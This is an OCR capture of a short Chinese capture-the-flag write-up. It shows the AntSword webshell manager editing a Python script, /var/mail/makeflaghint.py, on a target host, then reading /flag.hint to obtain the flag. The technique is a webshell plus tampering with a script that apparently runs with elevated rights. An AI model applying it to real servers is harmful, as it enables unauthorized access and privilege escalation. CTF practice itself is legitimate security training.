

中国蚁剑
AntSword 编辑 窗口 调试
111.73.46.229
编辑: /var/mail/makeflaghint.py
/var/mail/makeflaghint.py
刷新
高亮
用此编码打开
保存
1 import os
2 import io
3 import time
4 os.system("whoami")
5 gk1=str(time.ctime())
6 gk="\nGet The RooT,The Date Is Useful!"
7 f=io.open("/flag.hint", "rb+")
8 f.write(str(gk1))
9 f.write(str(gk))
10 f.close()
https://blog.csdn.net/m0_46576074

进行修改



保存

再次打开flag.hint


中国蚁剑
AntSword 编辑 窗口 调试
111.73.46.229
编辑: /flag.hint
/flag.hint
刷新
高亮
用此编码打开
保存
1 flag{ad5e6054-0b78-4fdd-bad8-285a74aaa87f}
2 Thu May 28 03:09:49 2020
3 Get The RooT,The Date Is Useful!
11:12
2020/5/28

得flag